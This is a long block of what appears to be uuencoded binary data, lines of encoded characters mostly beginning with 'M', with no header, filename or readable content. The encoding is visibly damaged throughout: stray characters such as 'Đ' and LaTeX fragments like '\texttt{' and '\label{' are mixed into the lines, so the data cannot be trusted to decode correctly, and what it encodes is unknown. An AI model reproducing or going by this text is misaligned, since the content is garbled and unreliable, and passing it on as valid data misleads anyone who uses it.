M`VU?8+FHJK+Z=DOL]L;L:>8>L*U2+93+?ZR50_7I4H<2))I("5;N47'4YIAHĐ M:;B"4IBS<FM.34"YOJ"TH]SZGI-AN]3W-%6#&E'IY=;P%=T;:)PPTKV09N\JĐ M,,B,3038G6R<G\$P3ZS+66'P__%B;ZSNVR^0]H:%\`S,<Y\"^3/R[K-3`.J4>Đ MC:6?A?XG5>1>-3&`@Q!2MP1?D`DK23NX.OJA245>=#"M=KYA^<+0\$_D-HZAAĐ $MQNM7"-H/F=H:)2[?\D[O-NEX\B`@L[,8>L<]&;]])9UTP3@)H*W.3'TF6!+D$ $M_9\$ 1PZ+V(JCV,H(?)6]68SZ7;(X)X</-OI!BWD6:<Z.##JV2M;)6TNRZQRÐM71*PK,=^"<U,Q@23S:I1K('*7I/D]4O\NWLULF`(E(T=1W8_Q013;4TA*6^\$Đ M(#M^GT'_/CHGEUVY`XNEVVV[P#X2EP+H<YZ;NMQY`@7V7F0_]>2(^J8N3"L\$Đ M'!G(_;J@HK.95\YH;S?CJ?24WEZJOR))4B['GF%\$<L5ESK?8]32X[D8@B2Y+D M/?>S[Z\/9*K;>>3(EE`C)*W\%3UQ)=P\S:<4#<'\$55\Y3%B`%LN6-?M/2`6CÐ M]+E7XRN"VT6A1#]2\$X!W'DHQ*N;@]6B&-G*=AL2RFHH))D; `K[?#S=?G2+UOĐ M^<"&SN+_Z7UT+NV1;H3U!^9?RRJOZP3=\([J?W:>?BA?D#,.XL7-W9I'BB1TĐ MRE*XID2'+!FYL;^N3&GQ76F&KGJ6K(]-.0:?C_A2P)Q*,G..X4/#66.E8'<2Đ MRJ<AS)Q1\G!^\$"CAC!ZF?9K/)6F=`MS+]>O*%)E>#2_@)I#%#@C5U\$T_L``5Đ MM; YDD; *\@MI)//+3*KI-DL0]WJ; #NZXSW"IY.X'/D2FE.]NV@4L`1`2:TNCCĐ MSF,O@''OEJ,TQ4R`"RD-H687(@Z"I8!.'^&;6-'50I4Z9[G!FJ?.9/HP5/^ZĐ $\label{eq:my_def} \texttt{MY} \,] \, \texttt{D=C} \, \texttt{J} \, \texttt{J} \, \texttt{5} \, \texttt{D=-3} \, \texttt{J} \, \texttt{49.-K} \, , \, \texttt{0H} \,] \, \texttt{F3*QAL} \, ; \, \texttt{"5L93'R^\&\#!U"3L'L\24?B\Q]'/.YD} \, . \, \\ \texttt{MY} \,] \, \texttt{D=C} \, \texttt{J} \,$ MCFIV,]#&6`U!BW9!,!WD0M9:%L/L2NW(AX4>N0]+U@BF9%%!P<]ZA69D"Y<4D $M\&'WYD\=J)EPOF\&F36`MIH78R`J(\$9\$.D**PK'W5;_4=-@K>Y+;GXOQ2>?R1VD$ $\texttt{M>A; ^^+""H$O8\&T$J]7G"/E"G9R*BY&; _2Y"&ZB.SYZD\&Q/+TMM]6Q"4:B^8D } \\$ MT(KK#T>UAS;>5*_]\)(-3,C8T"]:D*4,MV<[6MFWQSX#,CO6,62XEFVSZI-VĐ M`RWH9RP8)T<2W*SA=7OCB8\$:)8!)?*X@-U;O,2=83&M5%6RL#L40.F[;WQ\$\$Đ MT8[9;YDHP+G;10^MXPU'JNH5VW.ZY'>HBEQ0[DX&II6SY!ID9[*-!".SB>08Đ MA>^)E\N1FL9,I/51@NJC7GZ,7*EGF&')':0-G8M@M_.<GE9<2"QBD<E7\BB7D MB>:)J;&K5Q?*;BQ[M7H0OA)3/_>^1J^[,28)#_B8K8*I\$QYO*-[VRGI*=I6EĐ M#?S-<U1/D!:R8FMN"/[HV8;\5)!1T\>8:3%&(,2^V8[PA=7>B#Q!IK]_A&)`D $M:/UZR$7!J+.()"/\16ZA_2"\#[M-&T\3D*!&5>V)R>!PR><'=0T04WU0&Z7@GD$ $M[=Z\&1@4IMB$[I;+L1BQE<&I#9\5C\(K\&.\&I.V-J,7#V5]EWB#\PG8G'$"ILRÐ]$ $M>\&, U@(3+1%)P, C4!4P9=\WX._SHN`NY^68\A.WI+06..'MT;2J)*M8IO;Q(^Đ)$ M&G)/C],V7ST5*JP^&=##K!@',25SKV:W!L0/Y_*5K8&('P5KFHO(KF;2GD8SĐ M13`(*C<:0JH(3,;`O1-'&DC\$P&)QR-9KB=NJLBBLMEH)BK4:XS1%-9Z)[HPRĐ M7]E6""HS(UUC>_A)JP.5P2FK_N!<,1AWI815?-!R\$%>M=D2-TI0:H3V3#3,^Đ M,@ZS?)\$>8<486<X3V5)-@XF6(RZ>H3<T#<01&S,!JN8*YPTT@G)9M.3Y=B4JÐ M=\T]8L^>N[&M8EC%WU4V!!?15HPS=>K)L:SL1M%M19Q/5.+YD1!K.6:F/8A^D M6=-N6R/IK\O>)+L*9.VF/3;\$O-LKDT!B9=ED9`8>2=I/.3Q)G'Q5J4%_\$WS&Đ M_\C;:A']E9,"8VY,Y6)YA%NH_SR'AW\$OM-+,0W?=6%#U@]8M'7^2V%>:\$?P@Đ MK.Y5@J;G&/7&^1R60`F^0\VBDZ\KD1R5H+/*H!:-\$;G.SN9"U9!/^+KP75V[Đ M@7:Q(D<-I&\2E4*C978DKZH\>-_5'.:C+:"VA3DH8X=C7Z5M+?P0)I7^7Z2Đ MO#VSOC<B#PP!-#=MO>KRU9M.BJ-KG"9!6E='%&4TUQLP^?&G*+2W&VZO2N<*D M!0;G8H//0(N?F/2G9@7&P<OF,*:*R'.=#5XFGHXUYF^:AM3C4MT0IB;SE4X.D MB]B)<160):<=F@]0@,:#:@H!._<:P>SK%4J.(."('!@XHCHE4B'<A\$DD4M9%D $M/-6(MO\$^+.OH\("?,#3",AXNSIQ0ZF!12O>-'5\O_C+*0T5'MC3?#MPEN8A6D)$ M4`"'`Y.409^Y3"S\,=21%#N`JYX%,)#H^OEP#_F(>XYP;,7JG0[J<<BFN]+>Đ MX?L:C8`;MTV#"QH.8@M=XFETP(L3\$S(=_J5#-=F2V(';X/9X<`A5FV510]ULĐ MOWMN>#<!E<Y71._CTR2Y6W%4LB/'OLD?BN.VM9!3\S"3OFK)9[928TG;9:2XĐ

M8HVZA!G^B-SO; `8'6TV7Q<*6+GYBN(<448)CL<70DK.F:\$-C<.;BG;]<T+3)D M?K/+M0:QR+'8VCP)SO.'%%S17IG!(A84XWE97:/Z<@_*E,(_SE-_4[&SBEVYÐ MTUW_H%=3"U*^`]3K*6\,D72I\$67ET>J?BY`C:;)K+-?SZP@R#J;/LU*#Q\-GĐ M!*ID8-RK-?9LA^?3Y<A#RO>^7\$_0\F9\$UU#'SAK`,/3ZI(',S0PR[\$@\$7H69Đ M%2S7]U4!922&=-P!PF*?9`&H[Z*)KF>?;\$9]>E\G8'BZ-6*&=0<9V=LC%%8QĐ $M4:19*D3@*RF0E2'M_7>W/YG!W?W^T!L.4Z>[=;G\A+L?-8WZD[<W&3<P'):D$ $M?KB20^{-}<XF<2X=S&^{!}*^L[1Z+H+,.KTQYR3MLRVD<6>QY"DJ1';=R-;V/(\CD)$ M]WV,`:^#W.S<4%5[6]0,"4\$\#XE'OFT^C%O`#-IJLP_A]MCGB>%7'7;L<3"0Đ MWW\!GCNJ9!6UWM]0.]%>%)7#LME_/2JYX3#+!%&'<6,-FCA]/Q&BNNUK*HZZĐ M^;;Q!H:ADW,6>=RB=CQ9CM\=H&>:D<UE94A>*FUPM+S*2"MY*,B@AZ3(#EPTĐ M[_#A23G_B:Y`1<N-/G.4,FFD'^NW%&Q\$X97^8!B`UUCQ5-.FXTC>%>CUJK?Đ MDL("[BYE/;6WT&+K42DIGWMBQF%EK2:\G,W"L:U)#:X]6B#(AV+.VM/EFV:HĐ MT=^B]]-J^RBCHO6M)F_"///*]0%VC->GHT*60F">\('(92T/+JFZ##!(KOR@Đ MLJSJG"3!:9">H+".B-1P'?T=ZCMY+*U#NA<UAE"E6`Y@VUCC;EK2E)968W3EĐ MS4HC#D)-_M`3)\]QYO5N2TUP-(UB26Z-H!2<NTHBX.S<;JM/7\>%`5Z,9XH'Ð M[-7E8<OB%RXO2>YH6#H[Z./EKN0FL*W+R>AH?K3>\2UFG[UB?*+C6U%<6<;[Đ MH!(U@X_+O4E2=G&!C@52H*W%E89D`?"%EMVEW>HGMLW-SKNEQW[7[U.2G[EDD M^M RUP\$HRA!80Y#& 8^{F} !V(017]J\$W\$1BEI2M@26`EUM+MKIQM1\$8NNAE;S&D M;O\$JHZ65YIUM;VBR\2AIFY1L,T\&""A)^'-G"XC![S,JGW?FJDEV*0KVKVX"Đ M.TO4015ZE"0B1_0"ZI3.I>T(LK%Y31)3W/2PP1[J+:"/(E`7S8"K\$Q?F2[P-D M'?5NC?@-]ZCLN(3J!\$"\$O&+H2)-22JX!TF)^PG5YW-O:8!5D65`V/?AUR]W6Ð MOXM(;E\F5TU!%FWKB=:C>^9G&@>4+99L'L-OS#ZVO@42K3;3*+1VK\$?3X3<0Đ M9U^R]-Z@36A?RQ'NSVEN:XZ3#6.Y8+74#HTFO)_K+I>6-&O4Y1*ZF_2V<\2RÐ M8I\3_VJ:GV/LYK=3E47,+3H<)X]RZ(?1W".ARG6?(ZJPZ_D/ECO(WP30GWVSĐ MMLH_7PCRMR\$OJ<!CUFHEC::1/'-+-!S1=0PD5[E*ODRS4I-9U-P,-Y))J:)@Đ MKE)/T`&Z'KVC!?7P>_:U08`BK,8R6-QY1/\$/)M,>J8G1%'W=U[M^6W2@9#6WD MI\$47_"DKZDM58UC6HN8ARS<2C\2YS^1VJ3\$'D2+Z=M-RT:]6%I]Q6S'/5;R[Ð MQY:EO:%AD%=B*-,X.\$&].TKS*IX?^*AOPH6O@O=R]K5WQAF;2!44?RI[%TA.Đ M:@@,!>>/R2-J"!%P4PF'@"_[Z18ODC)2!!L:F@7'JYK%,=R73;HERW%Z9/R-Ð MH*%"D+[@9[/#U"4[CP*1L2\EZS511VIJ2CHC7<R'W9KF'3F[S/1U]G?,#)NND ME^'3Y:@@%1C?G5J6B50S^5C&10B4N*G^,*O23+,=[&-BM6"@%F`,GE[.KZYKĐ MC.K[YO!,L-`>AL#2YS="6'-).\=BW%C&&;8@RHFH\$06L]_:%VBOI5K^UZ3YJÐ M>K[+X5M\$-[=A7+1\$;3[]HNE(TL>7'GIP_Q,!U?0;\$WZKFA>''-8N2JSNPS+WĐ MJU1JJ4!3VH>#-"Q*.L\)367T\Y*!(`6)5Q_K5IS\9R;*GG:79NJSVM"U:3/.Đ M5R5+D0'EY9-SE&!\E':K36.42CH:%@J1*+E>I>NFED6[2)E%,::=4HDZO?Q9Đ $\texttt{MAPT} \\ \texttt{RK} \\ [_ \ \texttt{P@3N}, \ \texttt{V} \\ \texttt{DFLX}. \\ \texttt{G} \\ \texttt{-@8"}) \\ \texttt{BP}; \\ \texttt{A} \\ \texttt{A} \\ \texttt{X}! \\ \texttt{-7}. \\ \texttt{N6} \\ \texttt{[V9'KW} \\ \texttt{:} \\ \texttt{?Q2@UFL2}, . \\ \texttt{WD} \\ \texttt{W} \\ \texttt{WD} \\ \texttt{WD} \\ \texttt{WD} \\ \texttt{W} \\ \texttt{W} \\ \texttt{W$ MI*=2[]_^OCD*4*Q6>49<T\$HBLT/CC":R;K\$FM%.ZV(6P9(9Z=LQ`"ILG#..OÐ M@;SB591VFEC@9MWJ%EN\:'L*>*F6@`)<8AC,<3-![`46\$AZ5X5HJ^[]VE_4'D M:'J]PEY#[6R@_,(%:FINCX<1?XNP#Q;=HX5%-'50]1T&32';QF4NEK!68!6]D MY):\RCT[@IH/`*T2L;5F4X-\$6#LM+\$-Y*JMMN`7&VR,.SRLK%0Y)AM4-*;DIÐ MHPH9, ^U22/H_7DU#P41IWQ<NYK_]/AOYBD]1V9^Y8KS<X74QP40\$.9E^8<HHD M%K\O:\$QX!N[#W]!0FY)M0\NTTW(W:R_]/C7%0[FMT9?Q^_L*,07D!0(6RZ&!Đ MZQDP,^L+U`W^:2HO\$&VP5P-TKXS=!B"8?;^X<B*B[XSD8\\$*C=7F[![88E8BD M14]BD\WB_OK?N_#?2H"*I+[9L,I8H&J_B2L!5-X0QS5=<F)%-,:W*X*,_3'D MV!6GN/9=<6\,IS\.O%*"B#LU37K0MM]S_-R52/C:)6S@\$-QZ%%76G7(2Y)EĐ M<X=^R[13100MM1Q_2.]MKPBRC>GGCRBI.,:=<;X/\[QPN7[Y=X3\-O"I=@=0Đ M1N:TICS^,6UUII\$"],X]4?:*=!PQ.<Z<\,D8>VT0P45%&^)*UI)]4*/+\$BACĐ M*,V<8!A.\$6LQO!9)Z\$!`:?;^N02*NHYLI^ML:`"20[^:J?E6WRH^(F3RR\23Ð MRC:.\$SB,N)N6B'=CPWZ,,)WBF%4B1^B?G'ULL/H6@Y+=.O-`2KP\._28U?^=Đ MA-O)>\$04^)RFPK\S]^BF#TW1ZFHFLK:@%9-XPIIM*7@Q:H^7\(9673DOSAXIÐ M,K=G]@H.HK\18<8WS4VJ.._@E(#\>C<Y@9RQ\F!4C5LZ(<*K;0Y:]W4,!23KĐ MMOI0+=ZK[W\$* K`@WD+W7?CMFGG,P(W659M"LA='D=V\$0OR+I4NS(\$&\$S=FĐ M'DBVEXK]P(=\$ZDW'3*6L=V"QPII7\$4T]/LLD!<R-G7[HJ3"I=>9:U;W=VC\$:Đ MFFO1'SDSUKF-=QX3;R%)F=V3:VA(=/0>N[PDUS)VJN.P6UT[%Z9KJ/&SA7RRÐ $M^CX/9;=GV\NF^PN6R=16C=8X:Y''5)*T,O(753KSC_56,Z&U93PQ8T=&=H/D)$ $M'T6[AZ\G7A62BP^SF:9_PX6:03<WCM4P"WP7(:+C'KO0V%:M%>,BV#4W4F+?D)$ $\texttt{M-Y(,<2E-3E\&/AT]^7^``Q+6+"\$+:-\#^,6NE+MGW=\#ZXL`\$7_6.G;\$PW0]GI\$D }$ M".ZV@:%""E\YIL:^M:[?47*-F5!.J2#A99=G)"\PM''L8VWD<LRTW#L:FHMQĐ M'EE+.Y0+UALZT9K3-*BP%XF:`'7DS(<1WE!YJ61.;8/HH5>IG7HX8QRV2EH;Đ M6M_M&RM<%!QIO<']J-WPT.\;93UTOL["#ZLAO7&][BI&X06(.;0:K>'\O0_JĐ

MCUQP&\$<,B9/5.JA2";DZT&6TQ%!C\^/V^V*R]/WW-H._3KB)022;7Y2\$T1K^Đ MN7VG]_4L=JA2V.QR>J5TN?.:B_=Y?%[^_/N](A<BWN.4)>M.:48*`PBC;X;-Ð MV!Y\J)*HX*W@YI\9B&C7&RQ5X;6B1\$]M/*,MGXAYX52,,/KU*_R`_:J9UV"WĐ MYQQ>%WN&N94;18R.4\\$W9?[*8&FIK#YWZ6,2"]SWW\05*0C@^6;YD/;JL%&0Đ MTD\$<Z]#_?M[(5^R39MG;L-\LM]^]BQG&T3Q81>ZM2^L?SZJ7&`VN;TD^N\^:Đ M4\UJ4H)=-<25M3-RXC=DH[X[LA7D1?/[%7PF#@,!5<.V+SN^EG7#_IMH-Q/QĐ M6K=>VL;,UZD'B9(CXOM8,D2&!?WN&INRFB#/JM88!\QD"1[H7UOVLR-?EW:.Đ M;W2V"@5H.15\AWD(^\$D<6)W662VY#=DKY%AP6IH8(]7<N9B);?++7T0'C&?NÐ M^<[^%G>?_M/U=,_W3?M:YNB0J@R7@OQR=)"P;-Z3K`J]L+_>-Y`AY7OU,/#DĐ M2P"NVT[@IP?COVJ"ETKOS)\'<=B&+]R?OZ[\$2Q[X/??TA2Y*/!X5W#%D3!LRĐ M]C:QRG?QBV7L8&51`[`P6D&S]5#7AST7K:D&)@??C3D"7RCO-9E@J@.3[F/^Đ $M\01$$(@J?YX""D5RB0-T-(SN/JQM4Q^S4=[(YRB/FAAXR'B]OWH1ZUU^?7-WD)]$ M(9.>S!.,/UO^]T0B<KLPE_B;!?^:D+ER?=[>M!"RAXD<@!FMS!\$[ZL\!+`!\$Đ M%XCY"D?EQS2):MD7*?JVWGP3PDBM@-LQUYOWYZ`I#PLV#4TYQH0:.Q&8Đ M-OHGNB4H; J6; 27B. Z^U+O&; = .E#6K^]H4V-<X:, C4:O; S_!8TB.LT+/U>5M@Đ M+)4BB]U7]:X_!^*9;&9?[%8UW4*R.';T;>UZL716GUM(A:3>+%W7>#O%:/*ZĐ M]E`=EY_Y*AM37S6_8/EH>W4T6H>R`.609[P[5>6X3M'>2=!>00FTS,-<RAWIĐ MW9@4MTV("%6QXW4%)E<)7VK5'1B[DY_MH?+RA4QK-::B:^)0ROXQD79-H`N(Đ MI4LMQ#]ZE\$A[H.HVDF4SWZA\$4F#J>YWR\$JT8@V`;L!M;3:"=0/0SD`<M;1GHD MU`^D+7;XT3<%D6PPU?0.E=^B.U09S'T>FQ`]0L;IN%[I&^D93`X5&9+09\$:#Đ $\label{eq:mb_su} \texttt{MB;U(09=>=;H=J\&:'S>N(\#8]OQK`+$B')} \\ \texttt{RRG5.R[8RPZB\$::M71[A96U?\#[R\D]]} \\ \texttt{MB;U(09=>=;H=J\&:'S>N(\#8]OQK`+$B')} \\ \texttt{RNG5.R[8RPZB\$::M71[A96U?\#[R\D]]} \\ \texttt{MB;U(09=>=;H=J\&:'S>N(\#8]OQK`+$B')} \\ \texttt{MB;U(09=>=;H=J\&:'S>N(\#8)OQK`+$B')} \\ \texttt{M$ M/I'!`(D3C3:UQ3&OF\TS'PC-#<FLTX]B!39&1IU)V:WR'LVKO6W7*<YUGC\/Đ MI^S'G-118"3@)]A=D7`MB;\$H;]4'3=MOSJ[>6U8/2#5R8Q;NH)LGH%Q*Y#;<Đ $M7J]?W3)3GD:D[G#6%&#+7&:&:*GE=S9T[FEU2K)N5F1B!6X)#KN2_%+,AMD$ MR\$_M=C5B:KH'U&35AOJ!N+RQ7VWQ;"%V\$"`L!Y,LVFBU@T6;:T]07IG6+A.]D M=*V(]:;Y9MIYNO]YA#X0%3^VN&TQ=WJ\$HI,G6,2E&;S[.)0H[5R6/-)B_"20Đ M^>/>_BQGC,F6_Q[?6\$1HS43VK9&HEL)`KP@%5_HUE]WPLGZ'12)P'_9Z;>HWD $M4W_-8.&ACZ\/3[-&*:;DAQ2^*U0?XP6JD6_R:H2P7*JL?G$-36:[Q;<T=>I(Đ)$ M)C4NVW*),,DQ-FA&9U14<<48>Y,R5,L3Z,*Z%93%N;?08&R`'_GQ"Z_<R+XAĐ $\texttt{M*Y\$-[SN6?:E"M-'8_<?!UAD)6BHVRDQ/AO890L\&@_\&G]"`59U+\#,+Y'MH\$W^D }$ $M[-!V4Q>L\LI>G)1,<(B$/&:63GCV2ZBA^Q<4[\SKLJ9WJ<%^,?5**5D-$EK#Đ]$ MH-FAE9>RXB[EQ-;3T:JI-RV/[Q2EKWWFRJ1M\$-%'J[];38=1MO:L\$WP/4T5'Đ M>\M(&]JW3";K,;)/-S2]^7T^_#Z=%WX8,;S#UON.N1VLP+8<W35D'&A:8*E<Đ MCNC*_8P^.!AHE5)?[Z"CO:/[)"B#F1Q.#E>K=TOTTZJ\$.BI];FX3[Y4=5%JLĐ M57^LZE9X^"Y/A1"\>3"6'8-[O7E5^?V!"D")/)_E,ZW"J/,MK<:WU%7/IAJ/Đ MGHQK>YJ'.K`47K`UI!`016TK)>W/::_KNL6JM:@PU[4^(0VE]6"`ES"\$LNS;Đ $MY#3QU=<?D#8%;@J"=Y<=?1M&C;@J8)<;Z3#5;^G&AS11^+".F6V*%#:9YEJD$ M\$7G`#*<-\$>\L7M.*-UQU\$9995(]75I:':BP7Y@WM1HAR,WLI"7VUNSO!>_TVĐ M51:GNC\#\[+Q<T&)>G<,L#1C<?IMP6CUR`FTVJQ`_/85AP?7:;8E#1OT:1)0Đ MB:N#ECS'>7"-MF3@2W&[.2-H\?SC:`L.8=OS_[)69@4:UB-IOZ"=9(%5IL8XD M5%GV\$^NJ\$@511"C-3&9_[I*>@\$G-2LP!.WS*H&I,*L;N"PXP<]]%W?9!9+USD M>0_V]<N[8MH!!U24L.ON\)/LBW%\$&I``.IPX@+'*;!]`7[:6Y\P<PJ>[2!D\$Đ MM,+?D-T50WI-!/`V00F[JRO![]M6>&J^?<2#282.["U_^%*8C)N6L4\$!WW6Đ M@''3M1LW76!O_#,U4+H.;Y:/I?,@YC(5ARV)D4KO!U^0A#!>Q?O9V%W)7(8XĐ MYWAR. [V50#N<77#^5,8(@4;,8^E=+F.EDY!9\\-7ZT6QMPC=%/L4)%OY.66 \oplus $M-%/>!UAO$AJ9NT3Q*7$P)A'&V'"O.GS4AY'EQ9%6VW`)F"_%+AV4=B\$ZB9NÐ$ M_UQ7\?7Z:+<(>N_=UT]TPX:?>@%5D'2E/L5__3YY08X/8J=E9_.A1"GO\$2TPĐ MTH@E]63@U?JD9(NB&QL0VT?64`8UW-='I5R64W:5G':*Y"IFOW:4+(\X4E`]D MAU^7Z74ZR\9T^F"9RONVRY*[<E,AP9B,5C^7Y8D)7X=45^^06U8&:45.8J&8D M672,+/B\$\$:)`IYJI,*\H'*3UPB;N\!OS>2@9SOV:AT&0`@L9TV]V?5DE-APFÐ M6QB&0%=@BA3QV`.;_)FU'TL-7U`C"A<>&[.9P\$^%;#F&[:,6WZ1=0%5.SV5(Đ MJB2>EST8ZC)-;%"[4W`POZ11R:H)/1H0+&6F78'/'-<K#.2-H7%?9*BF?,DMĐ M1W[YDG^%;#1H6-OSF\D[2=&?YTQJ4'@;(*4UA-G*+.V]ZA\$W9/K6A6O1FR3"Đ M=(]9DV%&HHKF06*^>]Y3< 50Q-XG<9ER1GB66>WFR[LX@H5\YMO';,LC-&MJĐ M'D"1?F,;F89VM!%XVC?3BNQ*X;;X@#H<7-"F;H^P\@3M9'#_#R?)HAVP1\W(Ð M>A\$W-FT<U\$ZK\$W6D\C*"?KIN#U.U6%HBQ,A0;[-O-)VVJ7R`7S?N@QH@HX`IĐ M)CI821N42%"I9?3JU"Q@];R^#!H3DLIX.6R@\TA-CL-(^-B)X_C9RUA:WP&"Đ $M^{:=(=%V/XKK0818:LAMT-N4X50^,\#][G90V0&OY(4W1H!XQ040C?\-PW7OY2D)]$ M4=4%20?0[")*XO+@MLPJMNM:8M>/*\XW?]9IL/5VL;"/VJI.`W-.H]]/#1'UĐ

M\BN/8JQ'T7XFHNOH7(QBS0-P`K],&G&'B=.#KFW.['[AY]K2Y3"P^JWVZ4.*Đ $M=-)QWLQ"T'^L%REH$%Y/8.X>\\'P(ZO#+'^Q2X:&-C)0/;^P4R/U5MK(G:WZÐ)$ MX601ESJ"\$BU<?8(YC67P%+"GW%811<815#DEPQ'P4^&G."\PPX;>^M1^4C*7Đ M)4QIS&)5=F6\$ESZL/&'_4A&BO8Y[6/YEI#6J0@Z:?-9@'#4R(7A\$1MSR9B^RD M5>8T478KTS!&(Q.:A2JNYQQEH&@8*%&EQ!)]D-5'FRMLFFV_I>F0'T>:WV/>Đ M1]H74K*JW`T'_-QRUOG[RV[B'Q&!'V5AO84DPM&B5TM^^K'RCU6PS[VH[GR_Đ MJX"1GWK"4#"TF:0]\OO\$J)YDP*VPR3KT6Z ,2 D>JT<^O\$G.ZX\$K:TLB@4=Đ M[*QO+(.O>N:2<2N`VR8Q2R.G"H^L9`.&4LM5TU:UO;/VOYY+!NAT6"B#[AMZĐ M&GVX]QL1V_=%=RR4N#);L`<N!H_H!B=1W]0\$@1#692?/MK#DMM)S7T)5!-6AD M!81>*DX8U,FY6WDQN9YI>]W['>;&Q,2F7T<W<3XB8FVX:7/[A>-+\4`4CC76D M!E5)5[G,#+\#.-O\$RQX0QM+;+^7IAER_ZPE:7\$0E0DM:13>3F98:6R#<OESIĐ MQ_H2GV9<^)+5\$E)6R`FZT#2(Z_ZJ1E?`65Z;2OY'`<^O!Q0<F/&C@Y#JDL3ZĐ MPF7U%F6E<L6*3WQDG]38*`=6\$S%:CLY7FH`:8S_+EWF\$YM"K/CQDXF)@9M'>Đ MX; O%: E1.C^7_NU@`TR&: X109GC&LHEA+@I#II&.-#V\@W&\SEEV"S9QDMJ+\D MG=E%RZ,2/%=?MU-"2[3SGU>\$18X2POZ\$>2]6,2TZF4_U(LCO0EU.RMOV^5B-Đ M>GQN_EGXJX%\7=%+2TY50[M*RK.;3)5`HV6WDY:!WRYZAUG/AYZT[PFC_ME*Đ MV!7'3,GKU=E%>,^\$3H?-TBQ?AB4[/K46?RXWO#+)/6CH\$=6T>#^/UKZ%\#+8Đ M''Q.D-MF5Z9VL]*R]]'E!_Q?\$[6OYUQ%1:BM/X*5T(I-9H8,,=O;S>3#Q"&!Đ M12R6W+6@@^A;634G?FYFLZY;0252+8^Z5I-9/X9S2)H>_%YA-V&-+*<F=D1ZĐ $M/Q_-V_C>>SOO*I:(GW'E.K3X(GR3Q'SMKRG6WQ<N2@!01?%Y['^0$?CQS?F^D)$ M6=R-+.BV_R>?56ZK:JC4OI?C):ISB=,6];HSGR3\BX!5E*XKKKI\VL'#"S[SĐ $M[O69,[)OK!#-\M0_B^GO_NKE!!=]E""=4;_JLGY]$&)IPOE=;E<.BE@I>4>D$ M1:1%896<P'XD02DW7\/.<KW5WL^'N:YG&X%LXQLE3\$D.C\!1:MAH0/\F%8;*D $M(<.F^BH=<\$UT[K(62N_O+GSEF1B+6'E7QQ,)6:N*O8\$M+>2ZA:[@O*U>)R>/Ð$ M3J>9FFU1QH(';2+370007_<WOQ\F7R7YXZ//9#YH>+U@AT<55@NH)1<K=5J:Đ ML<[4K.#H=S\$QA2^WCRK-)Y,.B2ADD)NN.Q)<*/O&S[%61@50L+IU._^9Y']]D M4B:7)M+CU*%F?'7C5_I\$4L'-PLX4F%\$[1>VB%3+<IC7EM_-92^"R@1(&)[%GD M"\T<T&US8XN@OK4_ZP3F\$(7IT\CRK+6AIU^@3DVZQ<\VYJT;YH8>/)T#CMOVĐ $M'+'.H)O]-?/=$N-ZYONTL'7>96V&)B9088-J2'1:^US=4*\Y,/1(Q6:L#-V?Đ)$ MY^#(#5LM#..0%3150D=J3L[.C75/Y&[=E0?2/.6Y6NZW;WW:='!!/%)&FD@FD M3[I139)7SAGKC*90D`Q-0BI\F6VIO%=V-'\P<&>JNKQU\,ZO@")'A4?I)/IJĐ M<\MCH`9(&#J3":3?ZO*WZ[ALBNSUOSI^,:'D:60+=^ZQ;+28?!&TOQ6G4/=9Đ $M^{0}_{C-E}(/[=1E.9"ZJ;6";VS)6%'TXB0$^^_FBUYAYYY*#=Z,M2*M).DD$ M39P#!S-\T5`_XZ0?LAW*=@?UBYL'4MK%MUKD-%5DV+\J=T<%JGSW-PN+K>QNĐ $\verb|M9|24|U>|[$*5S|3JY]M]5Q27Q)YS)['DY.18LG-7S_D^G#U&2EM\HT;U*[&D] | $$$ M7L#G"`>ID]\S0)^)?XW07WEW_617QW.S-V1?KCQW2]E%W)%P(.?R5DYKF)\$[Đ MD-/^Z=2KN:/5P<"I)T_WQ1'M4SPWDY=2!L8=*\$WUUJ<T>6T9::DKVD@Q+Q?Ð M^(U0:R@E=:RN.>5RAZ<6!-PX?=<S)02@=XN#'!R\$\FL:+FWQ+G:,GU^?1^E:D $\texttt{M}(PR_R'[N8"CV3E;] = \texttt{KC}/\#QT9]]C[ICI.(VP88D$M\7<_\B/1:QZJ?R@DLQBD)$ M>^#!ZE1TXV3\>ANBYZGZPJA)`Y\R[W9V#7MHBAR/[-1W*L[[*RH1(L<J5.EZD MG#'K\[\GN[SP;;K`<6J!![M-;)>Z'AXWKL<_6&H5S:#P7%!CO4V/2\$+CI=LSD $M<(M@(Q)JJL(C7`N>?F.5B[C2^G8=Q(])Q"ZA7R^*2=1^G911BOYFPT$#%=Y.Ð$ MV-3JT>%D%1B\?;JE?EM"FD6DN830\$P8\)RU-%+RED\$8*:45^RHSMQ%>1L0Z5Đ MLH^+GB=-?8Q6!Y.>_C;T`?7=Y'WTHMG;HNQGOK&UZN[CCKOT>/=WZ?\$HY^F%Đ $M,''T>DDAX^:J+&(L;NUN-(I:U&-C(;)K.4_5:M.?T7XF8^[=)\G,B\#FUPBP4D$ MQF<>@QG9'?"KJF3T]SYS"(FJ;+(1D*X%G8L7Q&2A=I%YW\$SZL^*7]JX:=_,CD M*BFIJ45VMQ+V)XUVVF_>I!2=U,96GP13DE[YYK?(N6/I*I1VWD*OW%SS!FO9D M.G7D-DZ3'Z7B"'NPQF>%1>\$,V%L\$-X&3D0;S]\S:QQXF`Q,TGF9=50[(MOP)D MW*%]-.IFV5BR]]CMEU?>\-ZYF7\BU+&3E=<2[%:BCP&7;\+9J]"_&GHYI:IQĐ $MB(Z=9*W<.TQ[UV?7`BE-1NOVX@=&]'<H89\"WHW<=BUF$=9^`W\"(^'ZN3S(D))$ $M6Q, 7??Q, PXN, _)2=^J!h^;8Hl*OTAFTG(=D\/\&S>6..RZ3[O`.3J:]P, HC, +D$ M<R_WI_Z^H"=\$]6QVST>DKK2W*TWB;"R/LD9>^#S:FG7#4ARS+^SW\$F@J7+[=Đ M[9[I/19M2)3KEL2C\$.KC?+_*!GM>'69Z`6]PBD#NB*\KS],\'Z-NG1L2+?G1Đ M6VI')5^!%Z2OT+>^[:+3CI\FJCHJB]5ZJ'XOV7D!_,K?+[0]>RI%Z%XR3RFIÐ M\$!#PW(S,.L27NA'/!JU%]DN[\\$:A);_-AJ\$\)8FBEQ%FF%*:E\$>6<-8`J"@AĐ $\texttt{MJK+F^8M\F^]68)'YDK*_Q;?W!Y,X^2$J4KW;->S:4V:['(2X\"Y_6H*]R@+8D] }$ MU(8,<00/:<IB],A->X+'U0KG7[)KL1OV)8?11??;G6H5/(XLUT40>AQ)3[V/Đ

